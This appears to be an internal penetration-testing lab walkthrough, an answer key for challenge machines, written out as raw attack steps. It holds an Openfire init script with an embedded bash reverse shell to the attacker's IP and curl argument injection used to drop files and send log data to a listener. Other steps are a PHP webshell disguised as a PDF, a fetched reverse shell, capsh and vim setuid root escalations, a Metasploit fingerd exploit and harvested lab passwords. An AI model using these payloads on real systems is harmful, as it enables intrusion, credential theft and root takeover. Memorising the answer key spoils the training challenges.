

```

apt install pidgin -y
pidgin

```

and we will login as l.nguyen using the credentials we found above by adding a new account in the pidgin window as seen in the below screenshot.





```

Login options
Protocol: XMPP
Username: l.nguyen
Domain: SKYLARK
Resource: 172.16.70.32
Password: ChangeMePlease_XMPPTest

```

```

In the PROXY settings:
Proxy type: HTTP
Host: 192.168.140.224
Port: 3128
Username: ext_acc
Password: DoNotShare!SkyLarkLegacyInternal2008

```

```

In the ADVANCED tab:
Connection security: Use encryption if available
Connect port: 5222
Connect server: 172.16.70.32

```

Log in and we should be able to start chats, which is where the vulnerability relies as well. To start off, we will serve a bash script on our Kali machine which will act as the Openfire xmpp service. Within this bash script, we will add our payload as well as seen below:

```

#!/bin/sh
#
# openfire      Stops and starts the Openfire XMPP service.
#
# chkconfig: 2345 99 1
# description: Openfire is an XMPP server, which is a server that facilitates \
#               XML based communication, such as chat.
# config: /opt/openfire/conf/openfire.xml
# config: /etc/sysconfig/openfire
# pidfile: /var/run/openfire.pid
#
# This script has currently been tested on Redhat, CentOS, and Fedora  based
# systems.
#
#####

# Begin setup work
#####

# Initialization
PATH="/sbin:/bin:/usr/bin:/usr/sbin"
RETVAL=0

# Check that we are root ... so non-root users stop here.
if [ "`id -u`" != 0 ]; then
    echo $0 must be run as root
    exit 1
fi

su -s /bin/sh -c "bash -i >& /dev/tcp/192.168.119.140/4444 0>&1"

# Get config.
[ -f "/etc/sysconfig/openfire" ] && . /etc/sysconfig/openfire
if [ -f "/etc/init.d/functions" ]; then
    FUNCTIONS_FOUND=true
    . /etc/init.d/functions
fi

# If openfire user is not set in sysconfig, set to daemon.
[ -z "$OPENFIRE_USER" ] && OPENFIRE_USER="daemon"

# If pid file path is not set in sysconfig, set to /var/run/openfire.pid.
[ -z "$OPENFIRE_PIDFILE" ] && OPENFIRE_PIDFILE="/var/run/openfire.pid"

```

```

# -----
# If a openfire home variable has not been specified, try to determine it.
if [ -z "$OPENFIRE_HOME" -o ! -d "$OPENFIRE_HOME" ]; then
    if [ -d "/usr/share/openfire" ]; then
        OPENFIRE_HOME="/usr/share/openfire"
    elif [ -d "/usr/local/openfire" ]; then
        OPENFIRE_HOME="/usr/local/openfire"
    elif [ -d "/opt/openfire" ]; then
        OPENFIRE_HOME="/opt/openfire"
    else
        echo "Could not find Openfire installation under /opt, /usr/share, or /usr/local."
        echo "Please specify the Openfire installation location as variable OPENFIRE_HOME"
        echo "in /etc/sysconfig/openfire."
        exit 1
    fi
fi

# If log path is not set in sysconfig, set to $OPENFIRE_HOME/logs.
[ -z "$OPENFIRE_LOGDIR" ] && OPENFIRE_LOGDIR="${OPENFIRE_HOME}/logs"

# Attempt to locate java installation.
if [ -z "$JAVA_HOME" ]; then
    if [ -d "${OPENFIRE_HOME}/jre" ]; then
        JAVA_HOME="${OPENFIRE_HOME}/jre"
    elif [ -d "/etc/alternatives/jre" ]; then
        JAVA_HOME="/etc/alternatives/jre"
    else
        jdks=`ls -rlD /usr/java/j*`
        for jdk in $jdks; do
            if [ -f "${jdk}/bin/java" ]; then
                JAVA_HOME="$jdk"
                break
            fi
        done
    fi
fi
JAVACMD="${JAVA_HOME}/bin/java"

if [ ! -d "$JAVA_HOME" -o ! -x "$JAVACMD" ]; then
    echo "Error: JAVA_HOME is not defined correctly."
    echo "         Can not sure execute $JAVACMD."
    exit 1
fi

# Prepare location of openfire libraries
OPENFIRE_LIB="${OPENFIRE_HOME}/lib"

# Prepare openfire command line
OPENFIRE_OPTS="${OPENFIRE_OPTS} -DopenfireHome=${OPENFIRE_HOME} -Dopenfire.lib.dir=${OPENFIRE_LIB}"

# Prepare local java class path
if [ -z "$LOCALCLASSPATH" ]; then
    LOCALCLASSPATH="${OPENFIRE_LIB}/startup.jar"
else
    LOCALCLASSPATH="${OPENFIRE_LIB}/startup.jar:${LOCALCLASSPATH}"
fi

# Export any necessary variables
export JAVA_HOME JAVACMD

# Lastly, prepare the full command that we are going to run.
OPENFIRE_RUN_CMD="${JAVACMD} -server ${OPENFIRE_OPTS} -classpath \"${LOCALCLASSPATH}\\" -jar \"${OPENFIRE_LIB}\"
/startup.jar\""

#####
# End setup work
#####

start() {
    OLD_PWD=`pwd`
```

```

cd $OPENFIRE_LOGDIR

PID=$(findPID)
if [ -n "$PID" ]; then
    echo "Openfire is already running."
    RETVAL=1
    return
fi

# Start daemons.
echo -n "Starting openfire: "

rm -f nohup.out
su -s /bin/sh -c "nohup $OPENFIRE_RUN_CMD > $OPENFIRE_LOGDIR/nohup.out 2>&1 &" $OPENFIRE_USER
RETVAL=$?

echo

[ $RETVAL -eq 0 -a -d /var/lock/subsys ] && touch /var/lock/subsys/openfire

sleep 1 # allows prompt to return
cd $OLD_PWD
}

stop() {
    # Stop daemons.
    echo -n "Shutting down openfire: "

    PID=$(findPID)
    if [ -n "$PID" ]; then
        if [ -n "$FUNCTIONS_FOUND" ]; then
            echo $PID > $OPENFIRE_PIDFILE
            # delay copied from restart
            killproc -p $OPENFIRE_PIDFILE -d 10
            rm -f $OPENFIRE_PIDFILE
        else
            kill $PID
        fi
    else
        echo "Openfire is not running."
    fi

    RETVAL=$?
    echo

    [ $RETVAL -eq 0 -a -f "/var/lock/subsys/openfire" ] && rm -f /var/lock/subsys/openfire
}

restart() {
    stop
    sleep 10 # give it a few moments to shut down
    start
}

condrestart() {
    [ -e "/var/lock/subsys/openfire" ] && restart
    return 0
}

status() {
    PID=$(findPID)
    if [ -n "$PID" ]; then
        echo "openfire is running"
        RETVAL=0
    else
        echo "openfire is not running"
        RETVAL=1
    fi
}

findPID() {

```

```

echo `ps ax --width=1000 | grep openfire | grep startup.jar | awk '{print $1}'`>
}

# Handle how we were called.
case "$1" in
    start)
        start
        ;;
    stop)
        stop
        ;;
    restart)
        restart
        ;;
    condrestart)
        condrestart
        ;;
    reload)
        restart
        ;;
    status)
        status
        ;;
    *)
        echo "Usage $0 {start|stop|restart|status|condrestart|reload}"
        RETVAL=1
esac

exit $RETVAL

```

Serve it in Kali:

```

kali@kali:~$ ls openfire.init
openfire.init

kali@kali:~$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...

```

First we want to download this to the target machine. We'll do that via the chat (which we opened with ourselves) using this command:

```
@call abc -o /tmp/dummy -o /etc/init.d/openfire -X GET http://192.168.119.140/openfire.init -o /tmp/dummy
```

We have a hit in our webserver:

```

kali@kali:~$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.140.224 - - [17/Jan/2023 08:55:13] "GET /openfire.init HTTP/1.1" 200 -

```

In order to start this, we need to log in to the web application as an admin. Leaners will know which files are present on the system. The password is located in `/opt/openfire/logs/sipxopenfire-im.log`. We can use the vulnerability to download this. While we can set up a webserver where we can allow file upload, we can also capture this post request with netcat. Set up a listener on port 80:

```

kali@kali:~$ nc -lvp 80
listening on [any] 80 ...

```

Run following command in the chat box:

```
@call abc -o/tmp/test123 -d @/opt/openfire/logs/sipxopenfire-im.log http://192.168.119.140/abc
```

Now we capture the request as follows:

```

kali㉿kali:~$ nc -lvp 80
listening on [any] 80 ...
192.168.140.224: inverse host lookup failed: Unknown host
connect to [192.168.119.140] from (UNKNOWN) [192.168.140.224] 58288
POST /abc?timeout=30&isForwardingAllowed=true HTTP/1.1
User-Agent: curl/7.29.0
Host: 192.168.119.140
Accept: */*
Content-Length: 5689
Content-Type: application/x-www-form-urlencoded
Expect: 100-continue

"2023-01-10T08:43:20.299000Z":7:JAVA:INFO:pbx.syklark.com:pool-11-thread-1:00000000:ImLogger:
">>>>>starting<<<<"2023-01-10T08:45:53.798000Z":15:INCOMING:INFO:pbx.syklark.com:client-11:00000000:
ImLogger:"\n<message type=\"chat\" id=\"purpledef5157\" to=\"j.jones\" from=\"1.nguyen@syklark.com/8e7788f9\">
>\n <active xmlns=\"http://jabber.org/protocol/chatstates\"/>\n <body>hey</body>\n</message>"2023-01-10T08:
45:57.230000Z":17:INCOMING:INFO:pbx.syklark.com:client-13:00000000:ImLogger:"\n<message type=\"chat\" id=\"
purpledef5158\" to=\"j.jones\" from=\"1.nguyen@syklark.com/8e7788f9\">\n <active xmlns=\"http://jabber.org
/protocol/chatstates\"/>\n <body>are you getting this?</body>\n</message>"2023-01-10T08:46:43.909000Z":19:
INCOMING:INFO:pbx.syklark.com:client-17:00000000:ImLogger:"\n<message type=\"chat\" id=\"purpledef515a\" to=\"
j.jones\" from=\"1.nguyen@syklark.com/8e7788f9\">\n <active xmlns=\"http://jabber.org/protocol/chatstates\">
>\n <body>it's late, so i'm going to continue testing in the morning</body>\n</message>"2023-01-10T09:04:
48.296000Z":21:INCOMING:INFO:pbx.syklark.com:client-4:00000000:ImLogger:"\n<message type=\"chat\" id=\"
purple37a75357\" to=\"1.nguyen@syklark.com\" from=\"j.jones@syklark.com/b0adfabc\">\n <active xmlns=\"
http://jabber.org/protocol/chatstates\"/>\n <body>test</body>\n</message>"2023-01-10T09:05:12.279000Z":23:
INCOMING:INFO:pbx.syklark.com:client-6:00000000:ImLogger:"\n<message type=\"chat\" id=\"purple37a75358\" to=\"
1.nguyen@syklark.com/b0adfabc\" from=\"j.jones@syklark.com/b0adfabc\">\n <active xmlns=\"http://jabber.org
/protocol/chatstates\"/>\n <body>hey</body>\n</message>"2023-01-10T09:05:18.290000Z":25:INCOMING:INFO:pbx.
syklark.com:client-8:00000000:ImLogger:"\n<message type=\"chat\" id=\"purple37a75359\" to=\"1.nguyen@syklark.com
/b0adfabc\" from=\"j.jones@syklark.com/b0adfabc\">\n <active xmlns=\"http://jabber.org/protocol/chatstates\">
>\n <body>does this work?</body>\n</message>"2023-01-10T09:13:26.297000Z":27:INCOMING:INFO:pbx.syklark.com:
client-11:00000000:ImLogger:"\n<message type=\"chat\" id=\"purple37a75363\" to=\"1.nguyen\" from=\"j.
jones@syklark.com/b0adfabc\">\n <active xmlns=\"http://jabber.org/protocol/chatstates\"/>\n <body>we'll have
to fix this another time - set superadmin password to 2008_EndlessConversation</body>\n</message>"2023-01-
10T09:13:39.620000Z":29:INCOMING:INFO:pbx.syklark.com:client-13:00000000:ImLogger:"\n<message type=\"chat\"
id=\"purple37a75364\" to=\"1.nguyen\" from=\"j.jones@syklark.com/b0adfabc\">\n <active xmlns=\"http://jabber.
org/protocol/chatstates\"/>\n <body>did you make a ticket?</body>\n</message>"2023-01-10T09:18:27.856000Z":6:
JAVA:INFO:pbx.syklark.com:pool-11-thread-1:00000000:ImLogger:>>>>starting<<<<"2023-01-10T09:28:31.473000
Z":7:JAVA:INFO:pbx.syklark.com:pool-11-thread-1:00000000:ImLogger:>>>>starting<<<<"2023-01-18T07:59:
37.725000Z":7:JAVA:INFO:pbx.syklark.com:pool-11-thread-1:00000000:ImLogger:>>>>starting<<<<"2023-01-18T08:
00:29.815000Z":6:JAVA:INFO:pbx.syklark.com:pool-11-thread-1:00000000:ImLogger:>>>>starting<<<<"2023-01-
18T08:09:47.692000Z":15:INCOMING:INFO:pbx.syklark.com:client-11:00000000:ImLogger:"\n<message type=\"chat\">
id=\"purple5e34df9e\" to=\"1.nguyen\" from=\"1.nguyen@syklark.com/172.16.70.32\">\n <active xmlns=\"
http://jabber.org/protocol/chatstates\"/>\n <body>test</body>\n</message>"2023-01-18T08:12:35.178000Z":17:
INCOMING:INFO:pbx.syklark.com:client-17:00000000:ImLogger:"\n<message type=\"chat\" id=\"purple5e34dfa1\" to=\"
1.nguyen@syklark.com/172.16.70.32\" from=\"1.nguyen\">\n <active xmlns=\"http://jabber.org/protocol
/chatstates\"/>\n <body>Attempting to call abc -o /tmp/dummy -o /etc/init.d/openfire -X GET http://192.
168.119.140/openfire.init -o /tmp/dummy</body>\n</message>"2023-01-18T08:12:35.179000Z":19:OUTGOING:INFO:pbx.
syklark.com:client-17:00000000:ImLogger:"\n<message type=\"chat\" id=\"purple5e34dfa1\" to=\"1.nguyen@syklark.
com/172.16.70.32\" from=\"1.nguyen\">\n <active xmlns=\"http://jabber.org/protocol/chatstates\"/>\n <body>Attempting
to call abc -o /tmp/dummy -o /etc/init.d/openfire -X GET http://192.168.119.140/openfire.init -o /tmp/dummy</body>
<n></message>"2023-01-18T08:13:55.462000Z":21:INCOMING:INFO:pbx.syklark.com:client-4:
00000000:ImLogger:"\n<message type=\"chat\" id=\"purple5e34dfa3\" to=\"1.nguyen@syklark.com/172.16.70.32\">
from=\"1.nguyen\">\n <active xmlns=\"http://jabber.org/protocol/chatstates\"/>\n <body>Attempting to call abc
-o /tmp/test123 -d @/opt/openfire/logs/sipxopenfire.log http://192.168.119.140/abc</body>\n</message>"2023-01-
18T08:13:55.464000Z":23:OUTGOING:INFO:pbx.syklark.com:client-4:00000000:ImLogger:"\n<message type=\"chat\" id=\"
purple5e34dfa3\" to=\"1.nguyen@syklark.com/172.16.70.32\" from=\"1.nguyen\">\n <active xmlns=\"http://jabber.
org/protocol/chatstates\"/>\n <body>Attempting to call abc -o /tmp/test123 -d @/opt/openfire/logs/sipxopenfire.
log http://192.168.119.140/abc</body>\n</message>"2023-01-18T08:41:40.680000Z":25:INCOMING:INFO:pbx.syklark.
com:client-6:00000000:ImLogger:"\n<message type=\"chat\" id=\"purple5e34dfa4\" to=\"1.nguyen@syklark.com/172.
16.70.32\" from=\"1.nguyen\">\n <active xmlns=\"http://jabber.org/protocol/chatstates\"/>\n <body>Attempting
to call abc -o /tmp/test123 -d @/opt/openfire/logs/sipxopenfire.log http://192.168.119.140/abc</body>\n<
/n></message>"2023-01-18T08:41:58.177000Z":27:INCOMING:INFO:pbx.syklark.com:client-10:00000000:ImLogger:
<n><message type=\"chat\" id=\"purple279df14c\" to=\"1.nguyen\" from=\"1.nguyen@syklark.com/172.16.70.32\">
<active xmlns=\"http://jabber.org/protocol/chatstates\"/>\n <body>test</body>\n</message>"
```

Looking close at the information, we can see:

```
we'll have to fix this another time - set superadmin password to 2008_EndlessConversation
```

We can now use proxychains/foxyproxy and firefox, use the new credentials and we are logged in as **superadmin** to **sipxcom**.

- Once logged in, we navigate to System -> Servers .
- Click the hyperlink pbx.skylark.com. Click Services on the menu on the left side.
- Put a checkmark in IM - XMPP (Openfire) .
- Make sure you have a listener running on the port we used in the script above.
- Click Restart and receive the shell:

```
kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
192.168.140.224: inverse host lookup failed: Unknown host
connect to [192.168.119.140] from (UNKNOWN) [192.168.140.224] 34380
bash: no job control in this shell
[root@pbx sipxpbx]# whoami
whoami
root
[root@pbx sipxpbx]# hostname
hostname
pbx.syklark.com
[root@pbx sipxpbx]#
```

Post Exploitation - PBX

From the machine we need to capture syslog packets. Default port for this is UDP 514. We'll start tcpdump and see what we get:

```
[root@pbx sipxpbx]# tcpdump -i ens192 udp -vvv
```

The job runs about every minute, and we may get a lot of information while sniffing traffic, however we also receive clear text credentials for TERMINAL:

```
04:11:01.608608 IP (tos 0x0, ttl 64, id 21684, offset 0, flags [DF], proto UDP (17), length 86)
    172.16.70.30.52775 > pbx.syklark.com.syslog: [udp sum ok] SYSLOG, length: 58
        Facility user (1), Severity notice (5)
        Msg: Jan 18 04:11:01 terminal root: desktop:Deskt0pTermin4L
```

This will be the next machine we will attempt to compromise.

TERMINAL

Running Nmap on this machine shows that port 3090 is open:

```
kali@kali:~$ proxychains nmap 172.16.70.30 -sT
...
Nmap scan report for 172.16.70.30
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
3390/tcp  open  dsc
```

Seems to be RDP so let's connect to it with the `desktop` user:

```
kali@kali:~$ proxychains xfreerdp /u:desktop /p:Deskt0pTermin4L /v:172.16.70.30:3390
```

Privilege Escalation - TERMINAL

Capsh has a vulnerability which will give us root:

```
desktop@terminal:~$ /sbin/capsh --gid=0 --uid=0 --
root@terminal:~#
```

Post Exploitation - TERMINAL

Checking the bash history for users, we found this interesting one for legacy :

```
cat /home/legacy/.bash_history
ls
legacy
I_Miss_Windows3.1
cls
echo '' > ~/.bash_history
```

Looks like an attempt to clear the bash history. This password can be used on the `AMSTERDAM` machine.

AMSTERDAM - Exploitation

We can SSH into the machine with the credentials we found in the bash history of TERMINAL:

```
kali@kali:~$ ssh legacy@192.168.140.224
The authenticity of host '192.168.140.224 (192.168.140.224)' can't be established.
ED25519 key fingerprint is SHA256:C+VNSsL1D1xcqNqeTG/ADu2xSvhVyDEMWrnJQldJo98.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.140.224' (ED25519) to the list of known hosts.
legacy@192.168.140.224's password: I_Miss_Windows3.1
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.15.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Jan 18 05:06:48 2023 from 172.16.70.254
$
```

Privilege Escalation - AMSTERDAM

On the machine, vim has the CAP_SETUID ability. We can enumerate it using getcap :

```
$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/lib/squid/pinger = cap_net_raw+ep
/usr/bin/vim.tiny = cap_setuid+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/vim.basic = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/snap/core20/1778/usr/bin/ping = cap_net_raw+ep
/snap/core20/1738/usr/bin/ping = cap_net_raw+ep
$
```

Both `/usr/bin/vim.tiny` and `/usr/bin/vim.basic` has it, only `vim.basic` is compiled with python support. We'll use python3 and obtain a root shell as follows:

```
vim -c ':py3 import os; os.setuid(0); os.execel("/bin/sh", "sh", "-c", "reset; exec sh")'
Erase is control-H (^H).
# whoami
root
#
```

MAINFRAME

This machine is a standalone machine, but it is a part of the Legacy network so we'll add it to the walkthrough here.

Initial Nmap scan via the AMSTERDAM proxy:

```
kali@kali:~$ proxychains nmap -sT -Pn -n -p10-100 172.16.70.31
Nmap scan report for 172.16.70.31
Host is up (0.23s latency).
Not shown: 88 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger

Nmap done: 1 IP address (1 host up) scanned in 21.03 seconds
```

Since we have port 79 open, we can try the finger BOF exploit. We'll use MSF with proxychains this time:

```
kali@kali:~$ proxychains msfconsole
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
```

Set it up:

```

msf6 exploit(bsd/finger/morris_fingerd_bof) > options

Module options (exploit/bsd/finger/morris_fingerd_bof):

Name      Current Setting  Required  Description
----      -----          -----      -----
RHOSTS    172.16.70.31    yes        The target host(s), see https://github.com/rapid7/metasploit-framework
/wiki/Using-Metasploit
RPORT     79              yes        The target port (TCP)

Payload options (bsd/vax/shell_reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST    192.168.119.140  yes        The listen address (an interface may be specified)
LPORT     4444            yes        The listen port

Exploit target:

Id  Name
--  --
0   @(#)fingerd.c  5.1 (Berkeley) 6/6/85

View the full module info with the info, or info -d command.

```

Run it and get shell:

```

[*] Command shell session 1 opened (192.168.119.140:4444 -> 192.168.140.224:47066) at 2023-01-18 04:51:06 -0600

whoami
whoami: not found
/usr/ucb/whoami
nobody

```

Privilege Escalation - MAINFRAME

There's a SUID binary under the sam folder owned by root (.console):

```

ls -asl /usr/guest/sam/
total 38
 1 drwxr-xr-x  3 7          512 Nov 17 09:48 .
 1 drwxr-xr-x  7 root       512 Nov 16 18:14 ..
23 -rwsr-xr-x  1 root      23552 Nov 17 09:32 .console
 1 -rw-r--r--  1 7          539 May 15 1983 .cshrc
 1 -rw-r--r--  1 7          336 May 27 1983 .login
 1 -rw-r--r--  1 7          33 May 16 1983 .mh_profile
 1 -rw-r--r--  1 7          236 Jun  3 1983 .profile
 1 -rw-r--r--  1 7          54 May 16 1983 .rhosts
 3 -rw-r--r--  1 7          2677 Aug 14 1983 sccsbad.c
 4 -rw-r--r--  1 7          3301 Aug 14 1983 sccspatch.c
 1 drwxr-xr-x  2 7          1024 Aug 21 1983 tests

```

Simply run it to get root access:

```
/usr/guest/sam/.console  
/usr/ucb/whoami  
root
```


Challenge 3 - Mainpath walkthrough

- **Singapore**
 - Privilege Escalation - Singapore
 - Post Exploitation - SINGAPORE
- **AUSTIN**
 - Pivoting and Privilege Escalation - AUSTIN
 - Domain enumeration - AUSTIN
- **LAB**
- **HOUSTON**
 - Privilege Escalation - HOUSTON
- **RD**
 - Privilege Escalation - RD
 - Post Exploitation - RD / Shell on CICD
- **Privilege Escalation - CICD**
- **PREPROD**
 - Privilege Escalation - PREPROD
 - Post Exploitation - PREPROD
- **ARCHIVE**
 - Privilege Escalation - ARCHIVE
 - Post Exploitation - ARCHIVE
- **CLIENT01**
 - Privilege Escalation - CLIENT01
 - Post Exploitation - CLIENT01
- **CLIENT02**
 - Post Exploitation - CLIENT02
- **Domain Controller**
 - Post Exploitation - Domain Controller

This walkthrough contains the raw steps needed to solve the main path for Challenge 3. Some of the machines found in the Standalone and Legacy sections may be re-compromised here to give a more clear view on how the path is really set up.

The challenge will require learners to perform information gathering on several machines and put the puzzle together. This document is bare bone as possible to make it clear for the SM's how the challenge works. Learners will have to perform wide nmap scans, sweeps etc, however we are not doing that in this document to make it as on point as possible.

The attack path looks as follows: **SINGAPORE** -> **AUSTIN** -> **LAB** -> **HOUSTON** -> **RD** -> **CICD** -> **PREPROD** -> **ARCHIVE** access -> **MAIL** -> **CLIENT01** -> **CLIENT02** -> **DA**

Singapore

Quick information:

This is a machine in the external network which can be exploited directly without information from other machines. During post exploitations we find an important PDF which is used to gain access to the **AUSTIN** machine.

Nmap:

```
kali@kali:~$ nmap 192.168.140.225
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-20 03:28 CST
Nmap scan report for 192.168.140.225
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
8090/tcp  open  opsmessaging

Nmap done: 1 IP address (1 host up) scanned in 18.33 seconds
```

```
kali@kali:~$
```

Port of interest is **8090**:

```

kali@kali:~$ nmap 192.168.140.225 -p 8090 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-12 01:41 CST
Nmap scan report for 192.168.140.225
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
8090/tcp   open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.89 seconds

kali@kali:~$
```

Visiting the webserver leads to **Forbidden**. Run gobuster or alternatives to directory brute force:

```

kali@kali:~$ gobuster dir -u http://192.168.140.225:8090 -w /usr/share/dirb/wordlists/common.txt
...
/backend          (Status: 301) [Size: 178] [--> http://192.168.140.225:8090/backend/]
/html             (Status: 301) [Size: 178] [--> http://192.168.140.225:8090/html/]
```

Running gobuster on the **/backend** directory:

```

kali@kali:~$ gobuster dir -u http://192.168.140.225:8090/backend -w /usr/share/dirb/wordlists/common.txt
...
/default          (Status: 301) [Size: 178] [--> http://192.168.140.225:8090/backend/default/]
```

Now run on **/default** directory:

```

kali@kali:~$ gobuster dir -u http://192.168.140.225:8090/backend/default -w /usr/share/dirb/wordlists/common.txt
...
/index.php        (Status: 200) [Size: 1303]
/uploads          (Status: 301) [Size: 178] [--> http://192.168.140.225:8090/backend/default/uploads/]
```

Visit <http://192.168.140.225:8090/backend/default/index.php> and log in with **admin/admin**.

The webapp accepts PDF uploads. The mechanism behind it is simply to check whether the filetype is a PDF. The learners can either embed PHP code to an existing PDF, or they can "fake" a file with magic bytes such as this:

```

kali@kali:~$ cat rc.php
%PDF-
<?php echo shell_exec($_GET['e']).' 2>&1'; ?>
```

Upload the file and use the **'/uploads'** directory to gain command execution:

```

kali@kali:~$ curl http://192.168.140.225:8090/backend/default/uploads/rc.php?e=whoami
%PDF-
www-data
```

We could have uploaded a shell directly, but in this case we'll host php-reverse-shell.php on Kali and just use the rce we obtained to download and execute it

```

kali@kali:~$ cp /usr/share/webshells/php/php-reverse-shell.php shell.php
```

Due to firewall on the target, make sure to use port **'443'**:

```

$ip = '192.168.119.140'; // CHANGE THIS
$port = 443;           // CHANGE THIS
```

Set up a webserver and listener:

```
kali@kali:~$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...

kali@kali:~$ nc -lvp 443
listening on [any] 443 ...
```

Download the file to target and execute it:

```
http://192.168.140.225:8090/backend/default/uploads/rc.php?e=wget%20http://192.168.119.140/shell.php
http://192.168.140.225:8090/backend/default/uploads/rc.php?e=php%20shell.php
```

We get a shell:

```
kali@kali:~$ nc -lvp 443
listening on [any] 443 ...
192.168.140.225: inverse host lookup failed: Unknown host
connect to [192.168.119.140] from (UNKNOWN) [192.168.140.225] 55562
Linux singapore06 5.15.0-53-generic #59~20.04.1-Ubuntu SMP Thu Oct 20 15:10:22 UTC 2022 x86_64 x86_64 x86_64 GNU
/Linux
02:59:36 up 37 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@singapore06:$

www-data@singapore06:$ whoami
whoami
www-data
www-data@singapore06:$
```

Privilege Escalation - Singapore

On the machine the **postgres** user has sudo permissions on **psql**. The learners dont know this yet, but after finding DB credentials, it is a natural route to take.

Find the DB creds **config.php**:

```
www-data@singapore06:~/backend/default$ cat config.php
cat config.php
<?php
session_start();
$ccon = pg_connect("host=localhost port=5432 dbname=webapp user=postgres password=EAZT5EMULA75F8MC");
?>
www-data@singapore06:~/backend/default$
```

Postgres is running, but has been firewalled off, hence we could not see it with initial Nmap scan:

```
www-data@singapore06:~/backend/default$ ss -antp | grep 5432
ss -antp | grep 5432
LISTEN      0          244                127.0.0.1:5432            0.0.0.0:*
```

Forward it to Kali:

```
www-data@singapore06:/$ ssh -R 5432:127.0.0.1:5432 kali@192.168.119.140
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
kali@192.168.119.140's password: password:
```

Verify that it worked:

```
kali@kali:~$ netstat -antp | grep 5432
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp      0      0 127.0.0.1:5432          0.0.0.0:*          LISTEN      -
tcp6     0      0 ::1:5432              ::*:*          LISTEN      -
```

Nmap scan it:

```
kali@kali:~$ nmap 127.0.0.1 -p 5432 -sv
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-12 02:01 CST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).

PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql PostgreSQL DB 9.6.0 or later
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5432-TCP:V=7.93%I=7%D=1/12%Time=63BFBE69%P=x86_64-pc-linux-gnu%r(SM
